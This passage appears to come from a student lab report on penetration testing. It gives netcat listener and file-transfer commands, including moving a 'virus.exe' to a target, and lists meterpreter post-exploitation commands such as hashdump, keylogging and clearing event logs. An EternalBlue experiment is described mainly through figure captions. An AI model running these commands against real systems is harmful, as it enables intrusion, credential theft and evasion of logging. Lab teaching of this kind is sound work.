connect from any port on your local machine to any port on the target machine. While Netcat is running in server mode, it acts as a listener where it waits to accept an incoming connection. Steps to use netcat:

nc –l –p 1337 {for listening on attacker machine}

nc 192.168.236.230 1337 {for connecting to attacker from target side} To upload a virus to target machine:

nc –l –p 7777 > virus.exe {hosted virus}

nc 192.168.236.230 7777 < virus.exe {To download the hosted virus on target machine}

Meterpreter:

The amount of power and flexibility that a meterpreter shell provides is both staggering and breathtaking. Once again, meterpreter allows us to "hack like the movies" but more importantly meterpreter includes a series of built-in commands, which allow an attacker or penetration tester to quickly and easily move from the "exploitation" phase to the "post exploitation" phase. In order to use the meterpreter shell, you will need to select it as your payload in Metasploit. Once you have successfully exploited your target and have access to a meterpreter shell, you can quickly and easily move into post exploitation. The full list of activities that meterpreter allows is too long to be covered here but a list of basic commands and their description are presented below. In order to better understand the power of this tool, you are encouraged to reexploit one of your victim machines and run through each of the commands presented. **cat file_name** Displays the contents of the specified file. **cd, rm, mkdir, rmdir** Same command and output as a traditional Linux terminal. **clearev** Clears all of the reported events in the application, system, and security logs on the target machine.

download <source_file> <destination_file> Downloads the specified file from the target to the local host (attacking machine).

edit Provides VIM editor, allowing you to make changes to documents. **execute –f file_name** Runs/executes the specified file on the target.

getsystem Instructs meterpreter to attempt to elevate privileges to the highest level.

hashdump Locates and displays the user names and hashes from the target. These hashes can be copied to a text file and fed into John the Ripper for cracking.

idletime Displays the length of time that the machine has been inactive/idle.

keyscan_dump Displays the currently captured keystrokes from the target's computer. Note: You must run keyscan_start first.

keyscan_start Begins keystroke logging on victim. Note: In order to capture keystrokes you will need to migrate to the explorer.exe process.

keyscan_stop Stops recording user keystrokes.

kill pid_number Stops (kills) the specified process. The process ID can be found by running the "ps" command.

Migrate Moves your meterpreter shell to another running process. Note: This is a very important command to understand!

ps Prints a list of all of the running processes on the target. **reboot/shutdown** Reboots or shutdown the target machine.

screenshot Provides a screenshot from the target machine. **search –f file_name** Searches the target machine for the specified file. **sysinfo** Provides system information about the target machine including computer name, operating system, service pack level, and more.

upload <source_file> <destination_file> Uploads the specified file from your attacking machine to the target machine.

In order to execute the command on the victim machine, you simply enter it after the "meterpreter >" prompt.

CHAPTER 6:

EXPERIMENT AND RESULTS – Monitoring Windows Activity Using Kali Linux (msfconsole)

1. Introduction

Cyber security is the practice of protecting systems, networks, and data from digital attacks. These attacks are usually aimed at accessing, changing, or destroying sensitive information, extorting money from users, or interrupting normal business processes.

In this experiment, the focus is on **observing and understanding how Windows system activities can be viewed and analyzed from Kali Linux using the msfconsole tool**. msfconsole is part of the Metasploit Framework, a penetration testing platform used by security professionals to identify and test vulnerabilities in systems.

This project is completed **only for educational and ethical purposes** inside a safe, controlled lab environment.

2. Purpose of the Experiment

The main purpose of this experiment is:

- To understand how attackers may target Windows systems
- To study how Kali Linux and msfconsole are used in penetration testing
- To observe system behaviors from a remote machine
- To learn how to protect Windows systems from cyber attacks
- To strengthen defensive cyber security knowledge

The experiment does **NOT** promote illegal hacking. It is focused on awareness, defense, and ethical learning.

3. Safe Environment

This experiment is performed in a **secure virtual lab environment** using:

- Virtual Machine 1: Kali Linux
- Virtual Machine 2: Windows
- Internal network (no internet exposure)

Important safety rules:

- No real personal devices are used
- No public or school network is attacked

- The environment is isolated
- Antivirus is enabled after testing

This ensures that the experiment remains legal, ethical, and controlled.

4. Tools Used

- Kali Linux Operating System
- msfconsole (Metasploit Framework)
- Windows Operating System
- VirtualBox / VMware
- Local network (Host-only / Internal)

Note: No harmful payloads or illegal tools are shared in this report.

5. Vulnerabilities (General Overview)

During this experiment, the following types of vulnerabilities were studied in general (without exploiting real systems):

1. **Outdated Software** – Systems not updated regularly are more vulnerable.
2. **Weak Passwords** – Easy passwords can be guessed or cracked.
3. **Open Ports** – Unnecessary open ports allow entry points.
4. **User Errors** – Downloading unknown files can infect the system.
5. **Misconfigured Security Settings** – Lack of firewall or antivirus settings can expose the system.

These vulnerabilities highlight the importance of regular updates and strong security rules.

6. Learning Objectives

From this experiment, the following learning objectives were achieved:

- Understanding how penetration testing works
- Learning the purpose of msfconsole in cyber security
- Identifying common Windows vulnerabilities
- Understanding network communication between systems
- Improving knowledge of system defense techniques
- Learning about ethical hacking rules and responsibilities

This experiment helped improve hands-on cyber security awareness.

7. Overview of the Experiment (High-Level Explanation)

In this experiment, Kali Linux is used as a testing machine and Windows is used as a target machine inside a virtual network.

1. Kali Linux is started and msfconsole is launched.
2. The Windows virtual machine is connected to the same internal network.
3. Basic system information and communication checks are performed.
4. Windows system activities and responses are carefully observed.
5. The goal is to understand how systems react to external connections.

No real-world systems were harmed during this process.

8. Experiment and Results

During the experiment:

- Communication between Kali Linux and Windows was successfully established in the virtual network.
- The Windows system's response to different network requests was observed.
- Various security weaknesses were identified in theory, such as:
    - Open services
    - Outdated components
    - Lack of monitoring tools

Results:

Observation	Result
Network connection	Successful
System visibility	Observed
Security awareness	Improved
Real system damage	None

The experiment proved that a system without proper protection can be observed and potentially attacked. Therefore, strong security methods must be implemented.

9. Community Support in Cyber Security

The cyber security community plays a very important role in making systems safer. Communities provide:

- Open-source tools for security testing
- Learning platforms (TryHackMe, Hack The Box)
- Bug bounty programs
- Discussion forums and blogs
- Awareness and training programs

They help students and professionals **learn ethical hacking legally** and improve digital safety worldwide.

Check your IP address:-

Ip a= note your interface IP




Fig6.1

Scan your full network for alive hosts.-




Fig 6.2

Scan a specific window host deeply for services and versions:-




Fig 6.3

Start Metasploit:-




Fig 6.4





Fig 6.5

Search the ethernalblue module (index 0)



Set the Target IP (RHOSTS)

Fig 6.6




Fig 6.7




Fig 6.8

